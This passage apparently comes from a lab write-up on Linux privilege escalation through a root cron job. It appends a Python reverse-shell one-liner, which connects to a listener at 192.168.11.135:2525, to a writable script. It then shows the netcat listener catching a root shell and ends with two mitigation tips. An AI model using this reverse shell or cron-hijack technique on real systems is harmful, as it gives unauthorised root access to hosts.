


```
echo "import os,pty,socket;s=socket.socket();s.connect((\"192.168.11.135\",2525));[os.dup2(s.fileno(),f)for f in
(0,1,2)];pty.spawn(\"sh\")" >> /var/scripts/python_script.py
cat /var/scripts/python_script.py
import time
with open("/var/scripts/python_time.txt", "w") as file:
        file.write(time.strftime("%H:%M:%S"))
        file.write("\n")

import os,pty,socket;s=socket.socket();s.connect(("192.168.11.135",2525));[os.dup2(s.fileno(),f)for f in(0,1,2)]
;pty.spawn("sh")
```

Exploitation

And after a minute we get our root shell.



```
┌──(bryan㉿kali)-[~]
└─$ nc -lvnp 2525
listening on [any] 2525 ...
connect to [192.168.11.135] from (UNKNOWN) [192.168.11.134] 34410
# whoami
whoami
root
# 
```

Mitigation

1. Don’t use cron with root unless it’s absolutely necessary
2. Don’t have weak file permissions on scripts running with cron